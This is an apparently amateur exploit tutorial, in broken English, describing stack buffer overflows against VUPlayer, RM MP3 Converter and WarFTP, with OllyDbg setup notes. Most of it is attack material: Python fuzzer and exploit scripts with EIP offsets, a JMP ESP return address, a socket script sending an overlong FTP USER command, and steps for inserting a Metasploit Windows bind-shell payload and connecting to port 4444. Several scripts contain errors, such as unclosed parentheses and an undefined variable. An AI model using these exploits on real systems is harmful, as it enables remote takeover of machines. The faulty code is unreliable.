BUFFER OVERPLOW EXPLOIT VUPLAYERS

OK before we get into the first topic of discussion that we know the menus are in the VUPlayer, In the file there is a menu as shown below :


Next in the view as shown below :


Next in the visual as show below : 


Ok now we try to plug fuzzernya in the visual menu as we see drawn on how we get used to the place where aflikasi VUPlayer installed there we could see what I can get the menu to enter our fuzzer for detail have drawn below.
I previously had tried to get my Visual input to the menu to format fuzzer dsitu. etc. but the results were not satisfactory even in the menu on the visual missing one,,, hahahahaha

Well now I'll try to make the fuzzer as below 

#!/usr/bin/python
filename='crash.m3u'
cimon=open(filename,'w')
buffer="\x41" * 50000
cimon.write(buffer)
cimon.close()


Then we open it VUPlayer and select open Playlist


Then we select the folder where you save the fuzzer that we have made our opening ".m3u" and type command "python data.py" at console


See what happens when we open the file "crash.m3u" if it means missing VUPlayer, VUPlayer applications have been hit by fuzzer that we make.

Then we open OllyDbg and run VUPlayer we see the result 'A' which we enter into what it is yet

Picture above shows the value of EIP register are affected


#The next step we open a new console and type the command

     #cd /pentest/exploits/framwork/tools (enter)
     #./pattern_create.rb 50000 > string_pattern.txt (enter)
     #ls
     #kate string_pattern.txt (will appear as below)


#After string_pattern.txt appear we put copies da scrip fuzzer like this:


#When it's open OllyDbg as the previous step and see what happens
#Visible on its EIP register value has changed.


#The next step we find out the byte keberapa EIP and ESP register values ​​are affected to know we are typing the command as shown below. 


#From the above picture we see the location of the stored EIP and ESP dibyte to 1012 and 1016

#Next step we edit fuzzer 

#!/usr/bin/python
filename='crash.m3u'
cimon=open(filename,'w')
buffer="\x90" * 1012
buffer+="\xDE\xFA\xDA\xBE"
cimon.write(buffer)
cimon.close()


#After that run olldbg and see what happens


#We see above the value of EIP register his change into BEDAFADE


#The next step we try to do the writing on the ESP is how we edit his first fuzzer and we will try to write the number 90 

#!/usr/bin/python
filename='crash.m3u'
cimon=open(filename,'w')
buffer="\x90" * 1012
buffer+="\xDE\xFA\xDA\xBE"
buffer+="\x90" * (1012-len(buffer)
buffer+="\x90" * (1016-len(buffer)
cimon.write(buffer)
cimon.close()

  
#To see the same steps as described above



#The next step to find the memory address that stores the JMP ESP command, to look for running the application using the JMP ESP Ollydbg on view menu select Executable modules
#Next select shell 32 dan ctr F and written JMP ESP


#Next Edit fuzzer


#!/usr/bin/python
filename='crash.m3u'
cimon=open(filename,'w')
buffer="\x90" * 1012
buffer+="\x1E\xFA\xB3\x7C"
buffer+="\x90" * (1012-len(buffer)
buffer+="\x90" * (1016-len(buffer)
cimon.write(buffer)
cimon.close()

#Running Ollydbg and see result


#Now we are looking for how payload as shown below Now we are looking for how payload as shown below

#Next open web browser and this address input 127.0.0.1 : 55555


#Next select payload and select win 32 at filter modules


#Select windows blind shell and follow the steps below


#Next copy payload to fuzzer
#And next type command telnet 192.168.43.3 4444 and running ollydbg to see succes or not


                                     "<GOOD LUCK AND TRY HARDER>"


EXPLOIT RM MP3 CONVERTERS

The first install mp3 converterin windows xp.
Then we make it like a  fuzzer scrip as bellow, Fuzzer using language phyton.


    #!/usr/bin/python
    filename='crash_test.pls'
    cimon=open(filename,"w")
    mp3='http://'
    mp3+= "\x41" * 25000

    cimon.write(alex)
    cimon.close()


Next running rm mp3 converter and ollydbg


After we open rm mp3 converter select load and we'll find the folder where we store the fuzzer that we have made
we input fuzzer to rm mp3 converter with command python data.py
Results are as shown below

We see clearly that there are four registers in aflikasi rm mp3 converter already hit nilaix41 which if converted into SCII into letters A to the data we send through the fuzzer.


Then we find out the EIP register byte keberapa tertumpuk.kita open a new terminal and typing the command cd / pentest / exploits / framework / tools / and ENTER


Next copy result of pattern_create 25000 to edit fuzzer


We run OllyDbg again as described previously.


After successfully making crash the application using an existing data pattern then look at how the string of bytes to overwrite registers.
we typing command ./pattern_offset.rb 36695735 25000
Result :

Edit Fuzzer 

Running Ollydbg and see result


Take a look at the EIP register turns into DADEFAEA. after that we try to do the writing on the ESP.we edit Fuzzer again


Open Ollydbg again


Above results show the value of EIP register contains the stack DADEFAEA and waste in the form of character as much as 25000byte xDD.

Next select view excutable modules or ALT+E 

appear picture as below and select shell 32

Next control F and written JMP ESP on windows find


And result JMP ESP


Ok next we look for a typed payload command on konsole cd / pentest/exploids/framework2 ENTER, Next type ls, ./msweb look for Browser

 And now open web browser type address 127.0.0.1:55555



Next click payload select on filter modules win32 and select windows bind shell

Now we change as shown below and click Generate payload

 appear picture as below


Copy payload and lay to Fuzzer



and running rm mp3 converter and type command telnet 192.168.43.128 4444


"EXPLOIT WARFTP"

First Open Warftp


And select Properties,click start service


Warftp Actived


And now open terminal in batrack  To try to do is connect  backtrack with Warftp type command nc 192.168.43.3 21


Warftp connected


 And now write fuzzer with format .py (python)


#!/usr/bin/pyton
import socket
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
buffer="\x41"*1000
s.connect(('192.168.43.2',21))
data=s.recv(1024)
print("sending evil data via USER command..")
s.send('USER '+buffer+'\r\n')
data=s.recv(1024)
s.send('PASS PASSWORD '+'\r\n')
s.close()
print("Finish")


And Save with name fuzzing.py

Now open terminal type command python fuzzy_.py


When we fuzzing otomatic Warftp must be lose because baffered with A
And Next try open warftp try running warftp whether fuzzer can make the error.


Picture above shows that the error of his warftp
And now open ollydbg s folder installed warftp 


It will appear as below

And delete file ftp dymond.bat, and create a new user and input password


then running fuzzing
open ollydbg such a way that the above

Next I'm so Confused


PROCESS INSTALL OLLydDBG TO WINDOWS XP3

1. Download sofware Ollydbg
2. Extract



And Run OllydDbg
"Good Luck"


Install Complete

PROCESS INSTALL WARFTP TO WINDOWS XP3

Ok now extract WarFtp and select setup, click next..


Next


Click Next


And Click Finish


And then the image will appear as below


Installed Complete And run Warftp


"Good Luck"